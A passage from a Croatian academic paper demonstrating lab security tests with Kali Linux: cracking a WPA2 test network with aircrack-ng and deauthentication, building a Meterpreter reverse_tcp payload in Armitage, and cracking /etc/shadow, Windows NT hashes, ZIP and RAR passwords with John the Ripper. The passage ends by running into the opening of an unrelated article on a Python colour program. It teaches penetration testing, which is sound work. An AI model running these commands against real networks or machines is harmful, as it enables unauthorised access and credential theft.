Pregled osnovnih sigurnosnih testova, to jest napada, početak će prikazom mogućnosti upotrebe alata aircrack-ng za probijanje bežične mreže. Bežična komunikacija danas je zbog učestalosti prijenosnih računala, pametnih telefona i ostalih prijenosnih uređaja najčešći način mrežnog povezivanja računala s drugim uređajima. Iz tog razloga, kao i zbog relativne lakoće napada u usporedbi s napadima na mreže bazirane na klasičnoj arhitekturi (UTP, optičkim i drugim kabelima), ovaj alat je odabran za demonstraciju prvog koraka u testiranju sigurnosti mrežne infrastrukture.

Svrha testa je pokazati koliko je jednostavno upotrebom alata aircrack-ng probiti sigurnosne mjere tipične suvremene bežične mreže te tako stvoriti uvjete za neovlaštenu upotrebu bežične mreže, ali i odraditi prvi, nužni korak u ozbiljnijem napadu. Mreža koja je testirana, kao i većina bežičnih mreža koristi unaprijed postavljenu pristupnu zaporku koju je potrebno na neki siguran način dostaviti korisnicima. Ovaj test će pokušati doći do te zaporke analizirajući promet bežične mreže i koristeći takozvani rječnik zaporki, koji predstavlja kolekciju mogućih zaporki.

Za potrebe testa stvoreno je testno okruženje koje se sastojalo od pametnog telefona Samsung Galaxy S9 (s operativnim sustavom Android 10), koji je poslužio kao bežična pristupna točka (engl. Wireless Access Point) i tri uređaja koji su se spajali na pristupnu točku. Stvorena je bežična mreža prema 802.11 standardu (IEEE 2016) s WPA2/PSK (engl. Wi-Fi Protected Access 2 – Pre-Shared Key) autorizacijom. Uređaji koji su se spajali na mrežu su bili Lenovo P2 pametni telefon (s operativnim sustavom Android 9) i dva osobna računala (s operativnim sustavom Windows 10) koja su se spajala na mrežu upotrebom mrežnih USB uređaja TP-LINK TL-

* OWASP Zed Attack Proxy (ZAP). [online] Dostupno na: <<https://www.zaproxy.org/>> [02.06.2020.]

WN722N i Netgear VG111v2. Testiranje napada izvršeno je pomoću trećeg osobnog računala (s operativnim sustavom Windows 10), na kojem je u virtualnom okruženju VMware Workstation 15 Pro* instaliran Kali Linux (verzija 2020.2).

Za Kali Linux je osigurana posebna USB mrežna kartica: Netsys NET-9800000. Upravo je odabir mrežne kartice, prvi i kritični korak pri upotrebi aircrack-ng alata. Odabrani Netsys uređaj izgrađen je na Ralink RT3070 čipnom skupu (engl. Chipset), koji je jedan od samo tri čipna seta koji su podržani od strane aircrack-ng alata i Kali Linuxa. Druga dva podržana čipna skupa su Atheros AR9271 i Realtek RTL8187L.

Testiranje je u potpunosti izvršeno u Linux ljusci, a počelo je provjerom mrežne kartice. Naredba iwconfig će rezultirati ispisom sličnom niže prikazanom, ako računalo ima ispravno instaliranu mrežnu karticu.

```
lo          no wireless extensions.
eth0        no wireless extensions.
wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
            Retry short long limit:2  RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off
```

Iz gornjeg ispisa vidljivo je da računalo (u ovom slučaju Kali Linux virtualni stroj) sadrži potrebnu mrežnu karticu, koja je dostupna kroz sučelje wlan0, te da testiranje može započeti. Prvi korak je pokretanje airmon-ng programa, kako bi se mrežna kartica prebacila u poseban način rada (engl. Monitoring Mode), koji omogućava prisluškivanje bežičnih mreža koje su u dometu. Airmon-ng program se pokreće slijedećom naredbom, u kojoj se referencira na ranije utvrđeni wlan0:

```
airmon-ng start wlan0
```

Ako je airmon-ng uspješno pokrenut, dobit će se ispis koji obavještava da mrežna kartica sadrži potrebni čipni skup (Ralink RT3070) te da je kartica pokrenuta u načinu rada za prisluškivanje.

PHY	Interface	Driver	Chipset
phy0	wlan0	rt2800usb	Ralink Technology, Corp. RT2870/RT3070

Airmon-ng je stvorio novo sučelje istog imena kao i staro, ali s dodatkom mon. U ovom slučaju novo sučelje se zove wlan0mon.

U idućem koraku radi se priprema za prikupljanje podataka upotrebom programa airodump-ng. Ako su podaci mreže koju napadamo poznati (MAC adresa pristupne točke (engl. Media Access Control Address)), ovaj korak se može preskočiti. U suprotnom na slijedeći način se poziva program airodump-ng:

* VMware Workstation 15 Pro evaluacijska i plaćena verzija su dostupne na: <https://www.vmware.com/products/workstation-pro/workstation-pro-evaluation.html>.

airodump-ng wlan0mon

Rezultat ove naredbe je tablica koja ovdje nije prikazana u cijelosti, budući da sadrži prepoznatljive podatke računalnih mreža koje nisu dio ovdje prikazanog testiranja. Umjesto cijele tablice prikazan je samo relevantan redak za ovo testiranje.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
6E:C7:EC:59:E5:A5	-62	24	4 0	12	130	WPA2	CCMP	PSK	Test

U rezultirajućoj tablici potrebno je prepoznati mrežu koja je cilj napada ili u ovom slučaju, sigurnosnog testiranja. Testna mreža, ESSID-a (engl. Extended Service Set Identifier) Test, je prisutna u tablici te se iz nje već vide neki podaci relevantni za testiranje. U polju BSSID (engl. Basic Service Set Identifier) zapisana je MAC adresa pristupne točke mreže: 6E:C7:EC:59:E5:A5. Ova adresa u kombinaciji s frekvencijskim kanalom mreže (polje CH) je nužna za iduće korake. Osim ovih podataka, odmah je vidljiv i način enkripcije (WPA2) i autentifikacije (PSK). Osim navedenih, od izuzetne je važnosti i polje PWR koje označava jačinu signala. Veći broj u ovom polju znači jači signal, što znači da će biti lakše i prikupiti pakete iz prometa mreže. Brojevi između 0 i -60 znače vrlo dobar signal. Ako je broj u PWR polju puno manji, situacija se možda može popraviti zamjenom ili promjenom položaja antene.

Pod pretpostavkom da je mrežna kartica ispravno postavljena u način rada za prisluškivanje i da je prepoznata ciljna mreža, može se prijeći na idući korak – prikupljanje prometa mreže. Cilj ovog koraka je prikupiti dovoljno podataka o mreži, da bi se u idućem koraku mogao izvršiti napad i otkriti zaporka mreže. Opet se poziva airodump-ng upotrebom nove naredbe: airodump-ng -c 12 --bssid 6E:C7:EC:59:E5:A5 -w psk wlan0mon

Parameter --bssid se očito odnosi na MAC adresu pristupne točke koja je utvrđena u prethodnom koraku, ali značenje parametra -c nije očito. On označava kanal (radio frekvencijski raspon) koji se osluškuje. Odabir kanala ovisi o uređaju te se kanali mogu mijenjati, kako bi se smanjila zagušenost određenih frekvencija.

U ovom testu je prema podacima dobivenim u prethodnom koraku odabran kanal 12, koji odgovara radijskoj frekvenciji od 2467 MHz s rasponom od 2456 do 2478 MHz. Zadnji parametar -w označava ime datoteke u koju se pohranjuju uhvaćeni okviri.

Slika 1.: Stanje programa airodump-ng pri prikupljanju mrežnih okvira.

CH 12][Elapsed: 6 mins][2020-06-12 07:07][WPA handshake: 6E:C7:EC:59:E5:A5									
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
6E:C7:EC:59:E5:A5	-65	87	3201	21655 7	12	130	WPA2 CCMP	PSK	Test
BSSID	STATION		PWR	Rate	Lost	Frames	Notes	Probes	
6E:C7:EC:59:E5:A5	F4:F5:24:D9:4E:CD		-30	1e- 6	0	1521	EAPOL	Test	
6E:C7:EC:59:E5:A5	D0:37:45:6D:E4:6B		-36	0e- 0e	0	20869	EAPOL		
6E:C7:EC:59:E5:A5	00:18:4D:FA:42:9D		-70	11 -54	0	294			

Izvor: Vlastiti rad autora (snimka zaslona).

Ovo je ključni korak u testiranju sigurnosti mreže. Slika 1 prikazuje airodump-ng u postupku prikupljanja podataka, na slici su vidljivi testni uređaji (mobilni telefon i dva računala) i broj mrežnih okvira (engl. Frame), koji je prikupljen od svakog. Da bi idući korak (probijanje zaporke) bio uspješan, u ovom koraku je potrebno ispuniti dva uvjeta. Prvo, potrebno je prikupiti dovoljnu ukupnu količinu mrežnih okvira. Prema iskustvu autora aircrack-ng programa, preporučljivo je skupiti ukupno između 45 i 85 tisuća okvira. Drugo, nužno je uhvatiti cijeli postupak WPA rukovanja (engl. 4-way Handshake). Ovaj postupak rukovanja provodi se pri spajanju uređaja na bežičnu mrežu te ga nije moguće uhvatiti tijekom normalnog rada mreže, već samo u trenutku kada se novi uređaj pokuša spojiti na mrežu. Ako je WPA rukovanje uhvaćeno, airodump-ng to javlja porukom u gornjem lijevom kutu tablice, kao što je vidljivo na slici 1.

U slučaju da se ne može čekati da se pojavi novi uređaj na mreži (ili se to neće niti dogoditi), moguće je isprovocirati WPA rukovanje upotrebom programa aireplay-ng. Treba napomenuti da ovo više nije pasivno osluškivanje, već aktivni napad u kojem se uređaje koji su spojeni na mrežu pokušava prevariti slanjem lažnog signala za prekid komunikacije i tako ih prisiliti na uspostavu nove veze i novo WPA rukovanje. Bez ovog koraka testiranje, to jest napad je u potpunosti pasivan i nije ga moguće detektirati te će se stoga u mnogim situacijama izbjeći upotreba prikazane tehnike. Ako se želi pokušati prisiliti uređaje da se ponovno spoje na mrežu, to se može postići naredbom:

```
aireplay-ng --deauth 5 -a 6E:C7:EC:59:E5:A5 wlan0mon
```

U gornjoj naredbi parametar --deauth 5 označava broj signala za deautetifikaciju koje se želi poslati, a parametar -a označava adresu pristupne točke koja se ovdje koristi za lažno predstavljanje. Ako je uspješno izvršena, naredba će rezultirati izvještajem o poslanim signalima:

```
07:56:46 Waiting for beacon frame (BSSID: 6E:C7:EC:59:E5:A5) on channel 12
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
07:56:46 Sending DeAuth (code 7) to broadcast -- BSSID: [6E:C7:EC:59:E5:A5]
07:56:46 Sending DeAuth (code 7) to broadcast -- BSSID: [6E:C7:EC:59:E5:A5]
07:56:47 Sending DeAuth (code 7) to broadcast -- BSSID: [6E:C7:EC:59:E5:A5]
```

Kao što i sam rezultat prikazuje, ova tehnika je puno uspješnija ako je usmjerena na konkretni uređaj spojen na mrežu. Modificirana verzija dodaje parametar -c koji označava adresu mete te u ovom slučaju može glasiti:

```
aireplay-ng -0 10 -a 6E:C7:EC:59:E5:A5 -c 00:18:4D:FA:42:9D wlan0mon
```

U ovom slučaju airodump-ng je prikupio postupak rukovanja i dosta paketa i bez upotrebe ove tehnike. Prikupljeno je ukupno 137959 okvira od pametnog telefona te 2370 i 1308 okvira od dva osobna računala. Cijeli postupak je trajao 33 minute te su prikupljeni okviri sadržavali ukupno 1452713 paketa i 3 potpuna postupka WPA rukovanja. Ovime su ispunjeni uvjeti za idući, konačni korak ovog testiranja.

U zadnjem koraku poziva se program aircrack-ng te od traži da upotrebom prikupljenih podataka, koji su u ovom slučaju pohranjeni u datoteku psk-06.cap i rječnika rockyou.txt pokuša probiti zaporku ciljane mreže. Za taj zadatak se koristi naredba:

```
aircrack-ng -b 6E:C7:EC:59:E5:A5 psk-06.cap -w rockyou.txt
```

Gornja naredba navodi MAC adresu pristupne točke bežične mreže (parametar -b), datoteku u kojoj je pohranjen uhvaćeni promet (psk-06.cap) te rječnik koji se koristi u napadu (parametar -w). Rječnik je kolekcija mogućih ili stvarnih zaporki koje se koriste pri napadu sirovom silom (engl. Brute Force Attack). Ovakav napad se koristi kada nije moguće iskoristiti neku slabost algoritma za enkripciju ili statističke metode, već je potrebno jednostavno isprobavati zaporku dok se ne nađe ispravna.

Aircrack-ng će napadu, ovisno o vrsti enkripcije, pristupiti na različite načine. U slučaju starije, WEP (engl. Wired Equivalent Protection) enkripcije, aircrack-ng ima na raspolaganju PTW metodu, temeljenu na radu o probijanju WEP ključeva predstavljenom 2007. godine (Tews, Weinmann & Pyshkin, 2007) i FMS/KoreK metodu, koja se temelji na slabostima RC4 algoritma koje su otkrivene 2001. (Fluhrer, Mantin & Shamir, 2001) i kasnije unaprijeđene od strane nepoznatog autora pseudonima KoreK (KoreK, 2004). Obje metode omogućavaju učinkovito probijanje WEP zaporki bez ikakvog prethodnog znanja o njima, a kod PTW metode u najboljem slučaju čak i s samo dva uhvaćena paketa. Iz ovih razloga WEP bežične mreže se, iako se i dalje mogu naći u upotrebi, više ne smatraju sigurnima te se preporuča hitni prelazak na WPA2/PSK bežičnu mrežu.


Ovo testiranje provjerilo je ranjivosti suvremene WPA2/PSK mreže te upotrebom rječnika rockyou.txt nije uspjelo probiti testnu mrežu koja je koristila zaporku Morpork1. Ova zaporka se ne smatra jakom, sama riječ nije nasumična, već dolazi iz beletrističkih djela Terryja Practchetta. Ipak nije se našla u testnom rječniku, to jest skupu zaporki. Da bi se svejedno testiranje odradilo do kraja, zaporka je ručno dodana u testni rječnik te je aircrack-ng tada uspješno odradio zadatak. Zaključno se o aircrack-ngu može reći da je izrazito učinkovit u probijanju sigurnosti starijih WEP bežičnih mreža, ali kod suvremenih WPA2/PSK bežičnih mreža njegova učinkovitost uvelike ovisi o kvaliteti rječnika koji koristi za napad.

3.2. Testiranje sigurnosti operativnog sustava Windows 10 pomoću Armitage alata

Za potrebe testa sigurnosti operativnog sustava Windows 10 korištena je platforma Metasploit Framework te njegov pripadajući alat Armitage, koji predstavlja svojevrsno grafičko upravljačko sučelje. Njime se zamjenjuje potreba upisivanja naredbi u terminalu i pruža se grafički prikaz računala koja se ciljaju te napadi i ranjivosti koje se testiraju. Metasploit i Armitage dolaze predinstalirani na Kali Linuxu. Svrha testa je prikazati način rada s Armitage alatom i način na koji se može iskoristiti ranjivost sustava i napadaču pružiti pristup resursima operativnog sustava žrtve.

Armitage kao grafičko sučelje Metasploita daje korisniku bolji prikaz događanja u procesu iskorištavanja, umjesto pisanja složenih naredbi i koda u terminalu. Automatizira napade i iskorištavanja ranjivosti sustava tako da prikazuje sve dostupne vrste napada u mapama, popisano po abecednom redu, prikazuje ciljana računala i njihova stanja te u dijelu terminala pokazuje rezultate akcija koja su izvršene. Izgled sučelja Armitage alata prikazan je na slici 2.

Slika 2.: Sučelje Armitage alata

Izvor: Vlastiti rad autora (snimka zaslona).


Prvi korak je pokretanje alata naredbom `armitage` u terminalu s pravima root korisnika. Ova naredba će pokrenuti Metasploit RPC (engl. Remote Procedure Call) poslužitelj, PostgreSQL bazu podataka i na kraju sučelje Armitage alata. Pri dnu programa nalazi se konzolni prikaz koji ispisuje kod, koji se izvršava tijekom automatiziranih akcija iskorištavanja koje su pokrenute. S lijeve strane zaslona nalaze se predkonfigurirani moduli akcija složeni u mape, a s desne strane zaslona nalazi se popis ciljanih računala na kojima se mogu izvršiti te akcije.

Nakon pokretanja Armitagea prikupe se informacije o ciljanim računalima pomoću alata `nmap`, odabirom opcije `Hosts`, `Nmap Scan`, `Quick Scan` (`OS detect`). Potrebno je definirati IP adresu računala ili IP adresu čitave pod mreže koju se želi skenirati. Testno okruženje je u pod mreži `192.168.148.0/24` te su skeniranjem te mreže otkrivena tri računala.

Ovaj test proveden je kao napad na virtualno računalo s Windows 10 operativnim sustavom pomoću datoteke `Meterpreter`. Ova datoteka pomoću `DLL` (engl. Dynamic Link Library) injekcije na računalo žrtve inicijalizira kod, pokreće poslužitelj koji uspostavlja enkriptiranu `TLS` (engl. Transport Layer Security) vezu prema napadaču i šalje `GET` naredbu. Metasploit instanca kod napadača će primiti `GET` paket i konfigurirati klijenta s kojim ima pristup administrativnim ovlastima na ciljanom računalu. Ova datoteka sve drži u radnoj memoriji i ne zapisuje ništa na disk računala žrtve. Time se ne ostavlja forenzički trag.

U Armitage programu Meterpreter se pokreće odabirom modula `reverse_tcp` u mapi `payload/windows/meterpreter`. Na zaslonu se bira opcija lokalnog porta transportnog sloja TCP/IP modela na 4444 te na Output izborniku exe za odabir vrste datoteke, što je prikazano na slici 3.

Slika 3.: Sučelje Meterpreter alata pri konfiguriranju.

Izvor: Vlastiti rad autora (snimka zaslona).


Nakon odabira imena generirana je datoteka `test.exe`, koja se treba dostaviti na ciljano računalo. Ovaj korak napravljen je zbog testnog okruženja bez skrivanja datoteke, preko web poslužitelja. Prvo se izvrši naredba za pokretanje servisa za Apache web poslužitelj:

```
service apache2 start
```

Datoteku `test.exe` treba staviti u mapu `/var/www/html/`. Nakon toga se na računalu žrtve internetskim pretraživačem otvori stranica poslužitelja za prijenos datoteke `test.exe`. Nakon toga se u Armitageu ponovno pokrene `reverse_tcp` modul u `multi/handler` varijanti te se nakon pokretanja datoteke `test.exe` na ciljanom računalu uspostavlja Meterpreter konekcija.

Uspjeh je vidljiv grafički u programu Armitage te se nudi interaktivni izbornik Meterpreter administrativnih akcija koje napadač može izvesti na računalu žrtve, što je prikazano na slici 4.

Slika 4.: Sučelje Meterpreter alata nakon iskorištavanja ranjivosti.

Izvor: Vlastiti rad autora (snimka zaslona).

Za potrebe ovog testa korištena je direktno generirana datoteka, a stvarnim realnim okolnostima potencijalnog napada, datoteka test.exe bi se sakrila u neku drugu datoteku zbog izbjegavanja otkrivanja antivirusnim programima. Ta lažna datoteka bi trebala imati neki sadržaj koji je relevantan žrtvi, primjerice sliku, čijim otvaranjem bi se pokrenula Meterpreter datoteka.

3.3. Testiranje sigurnosti zaporki pomoću John the Ripper alata

Za potrebe testa sigurnosti zaporki korišten je alat John the Ripper u Kali Linux* i Windows 10* radnom okruženju. U testu će se prikazati postupak probijanja zaporki na Kali Linux operativnom sustavu, postupak probijanja zaporki Windows 10 operativnog sustava i postupak probijanja zaporki datoteka sažetih pomoću ZIP i RAR algoritama za sažimanje.

Za probijanje zaporka Kali Linuxa, ali i drugih Linux distribucija, budući da se zaporka nalaze u /etc/shadow potrebno je pokrenuti terminal u njemu napisati sljedeću naredbu:

```
john /etc/shadow
```

* Alat John the Ripper dolazi predinstaliran na Kali Linuxu.

* Alat John the Ripper za Windows 10 je dostupan na: <https://www.openwall.com/john/>.

Rezultat koji se dobije izvođenjem ove naredbe je:

```
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (descrypt, traditional crypt(3) [DES 256/256 AVX2])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
kali (kali)
1g 0:00:00:00 DONE 1/1 (2020-06-14 23:53) 100.0g/s 102400p/s 102400c/s 102400C/s
kali..kali02
Session completed
```

Iz rezultata provedenog testa vidljivo je da je alat John the Ripper uspješno otkrio zaporku kali korisnika kali (zadane postavke prilikom pokretanja Kali Linuxa s USB memorije u live načinu rada) odmah nakon pokretanja.

Za testiranje sigurnosti zaporki Windows 10 operativnog sustava korišten je paket john-1.9.0-jumbo-1-win64 i alat pwdump8* koji služi da dohvaćanje identifikacijskih oznaka korisničkih računa. Za potrebe testa izrađen je novi korisnik Test sa zaporkom 123. Testiranje započinje korištenjem alata pwdump8, unosom sljedeće naredbe u terminal:

```
pwdump8.exe > pwdump8.txt
```

Kao rezultat ove naredbe dobije se datoteka pwdump8.txt koja sadrži identifikacijske oznake korisničkih računa. Njezin sadržaj izgleda ovako:

```
Test:1002:AAD3B435B51404EEAAD3B435B51404EE:3DBDE697D71690A769204BEB12283678
```

Nakon toga, potrebno je alatu John the Ripper zadati dobivenu datoteku s identifikacijskim oznakama korisnika kao ulaznu i podesiti ispravan format datoteke. To se postiže unosom sljedeće naredbe u terminalu:

```
john --format=NT pwdump8.txt
```

Kao rezultat unesene naredbe dobije se:

```
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:password.lst, rules:Wordlist
123 (Test)
1g 0:00:00:00 DONE 1/1 (2020-06-15 01:11) 45.45g/s 1074Kp/s 1074Kc/s 1074KC/s
123456..pepper
Session completed
```

Rezultat testa pokazuje da je alat John the Ripper uspješno otkrio korištenu zaporku 123 korisnika Test te da je to učinio odmah nakon pokretanja.

* Alat pwdump8 je dostupan na <http://www.blackmath.it/#Download>.

Za potrebe testa sigurnosti zaporki sažetih datoteka izrađena je tekstualna datoteka naziva test.txt koja će se sažeti ZIP i RAR algoritmima i zaštititi različitim zaporkama.

Testna datoteka sažeta ZIP algoritmom sadrži datoteku test.txt zaštićena je zaporkom 12062020 i nazvana test_zip.zip. Testna datoteka sažeta RAR algoritmom sadrži datoteku test.txt zaštićena je zaporkom abcdef i nazvana test_rar.rar. Ovaj test je proveden na Windows 10 operativnom sustavu s paketom john-1.9.0-jumbo-1-win64

Prvo će se testirati sigurnost datoteke sažete ZIP algoritmom, za što se koristi i alat zip2john. U terminal je potrebno upisati:
zip2john test.zip > test_zip.txt

Kao rezultat unesene naredbe dobije se:
ver 2.0 test.zip/test.txt PKZIP Encr: cmplen=26, decmplen=12, crc=D339570D

Nakon toga upisuje se naredba:
john --format=zip test_zip.txt

Rezultat unesene naredbe je:
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:password.lst, rules:Wordlist
Proceeding with incremental:ASCII
12062020 (test.zip/test.txt)
1g 0:00:00:17 DONE 1/1 (2020-06-15 00:36) 0.05715g/s 2163Kp/s 2163Kc/s 2163KC/s
12061977..12504610
Session completed

Iz provedenog testa je vidljivo da je alat John the Ripper uspješno otkrio korištenu zaporku 12062020 te da mu je za to bilo potrebno 17 sekundi.

Drugi test obuhvatio je testiranje sigurnosti datoteke sažete RAR algoritmom, za je korišten i alat rar2john. Za početak u terminal je potrebno upisati:
rar2john test.rar > test_rar.txt

Rezultat unesene naredbe je:
! file name: test.txt

Nakon toga, u terminal se upisuje naredba:
john --format=rar test_rar.txt

Rezultat ove naredbe je:
Loaded 1 password hash (rar, RAR3 [SHA1 128/128 AVX 4x AES])
Will run 4 OpenMP threads

```
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords,
if any.
Proceeding with wordlist:password.lst, rules:Wordlist
abcdef (test.rar)
1g 0:00:04:12 DONE 1/1 (2020-06-15 00:41) 0.003959g/s 81.15p/s
81.15c/s 81.15C/s sheena..daisy
Session completed
```

Iz provedenog testa je vidljivo da je alat John the Ripper uspješno otkrio korištenu zaporku abcdef te da mu je za to bilo potrebno 4 minute i 12 sekundi.

4. ZAKLJUČAK

Sigurnosni testovi koji su prikazani u radu jasno demonstriraju jednostavnost izvođenja napada na informacijske sustave u različitim suvremenim okruženjima. Uz osnovno poznavanje Linux operativnog sustava, prosječnu računalnu opremu i besplatno dostupan softver moguće je izvesti učinkovite napade.

Podizanje svijesti o ovome i upoznavanje stručnjaka iz područja informacijskih tehnologija i znanosti od kritične je važnosti za osiguranje kontinuiteta rada informacijskih sustava. Odabrani i prikazani alati predstavljaju tek jedan manji dio brojnih mogućnosti i alata koje Kali Linux distribucija pruža.

Oni su svakako dovoljni za početno razumijevanje načina i vrsta napada te ostalih alata, metoda i tehnika kojima se može provjeravati sigurnost raznih elemenata informacijskih sustava. Međutim, poželjno je upoznati se i sa drugim mogućnostima i alatima koje ova opsežna Linux distribucija pruža te tako povećati vlastite sposobnosti za provjeru i procjenu razine sigurnosti informacijskih sustava, mreža, zaporki i drugih sastavnih i pratećih elemenata suvremenih informacijsko-komunikacijskih tehnologija.

LITERATURA

1. Allen, L., Heriyanto, T., Ali, S., 2014. Kali Linux – Assuring Security by Penetration Testing. Birmingham: Packt Publishing.
2. Fluhrer S., Mantin I., Shamir A., 2001. Weaknesses in the Key Scheduling Algorithm of RC4. U: Vaudenay S., Youssef A. M. ur. Selected Areas in Cryptography. SAC 2001. Lecture Notes in Computer Science, vol 2259. Berlin: Springer, str. 1-24. [online] Dostupno na: <https://www.cs.cornell.edu/people/egs/615/rc4_ksaproc.pdf> [12.6.2020.]
3. Institute of Electrical and Electronics Engineers, 2016. IEEE Standard for Information technology--Telecommunications and information exchange between systems Local and metropolitan area networks--Specific requirements – Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. [online] Dostupno na: <https://www.techstreet.com/standards/ieee-802-11-2016?product_id=1867583> [12.6.2020.]
4. KoreK, 2004. Need security pointers. Netstumbler.org. [online] Dostupno na: <<https://web.archive.org/web/20070509082301/http://www.netstumbler.org/showthread.php?t=11869>> [12.6.2020.]
5. Singh, A., 2013. Instant Kali Linux. Birmingham: Packt Publishing.
6. Singh Patel, R., 2013. Kali Linux Social Engineering. Birmingham: Packt Publishing.
7. Tews, E., Weinmann, R. P., & Pyshkin, A., 2007. Breaking 104 Bit WEP in Less Than 60 Seconds. U: Kim S., Yung M., Lee H. W. ur. Information Security Applications. WISA 2007. Lecture Notes in Computer Science, vol 4867. Berlin: Springer, str. 188-202. [online] Dostupno na: <<https://eprint.iacr.org/2007/120.pdf>> [12.6.2020.]

APLIKACIJA ZA PRIKAZ HTML5 BOJA PYTHONOM U OBLIKU PRAVOKUTNIKA

THE APPLICATION TO DISPLAY HTML5 COLORS WITH PYTHON IN THE SHAPE OF A RECTANGLE

Stručni članak

*Prof. dr. sc. Vladimir Šimović, profesor emeritus**

*Doc. dr. sc. Matija Varga, mag. inf., univ. spec. oec., predavač**

Sažetak

U radu su prikazani: program za crtanje pravokutika u bojama koje je moguće primijeniti u HTML5u s nazivima, programski jezik Python kojim je izrađen program i objašnjenja funkcija programa u kodovnom pogledu. Program je u radu prikazan u kodovnom pogledu te u dizajnovnom pogledu i omogućuje korisnicima: pregled boja te nazive boja koji se mogu koristiti prilikom web dizajna u HTML5u. Boje iz HTML5a se u Pythonu crtaju animirano na način da se crta boja u obliku pravokutnika. Prvo se crta jedna boja te nakon toga druga boja i tako redom sve do zadnje definirane boje.

Ključne riječi: Python, grananje, petlja, funkcije, HTML5, boje.

Abstract

The paper presents: a program for drawing rectangles in colors that can be applied in HTML5 with names, the Python programming language with which the program was created and explanations of the program's functions in code view. The program is presented in the code view and in the design view and allows users to: view colors and color names that can be used in web design in HTML5. Colors from HTML5 are drawn animated in Python by drawing colors in the shape of a rectangle. First one color is drawn and then another color and so on until the last defined color.

Key words: Python, branching, loop, functions, HTML5, colors.

** Veleučilište Baltazar Zaprešić, e-mail: vsimovic@bak.hr*

** Veleučilište Baltazar Zaprešić, e-mail: maavarga@gmail.com*

1. UVOD

Članak pod nazivom: “Aplikacija za prikaz HTML5 boja Pythonom u obliku pravokutnika” prikazan ovim radom obuhvaća program izrađen u Pythonu koji prikazuje boje u HTML5u za dizajn web stranica.

Programski jezik Python kojim je izrađen program je prikazan u radu.

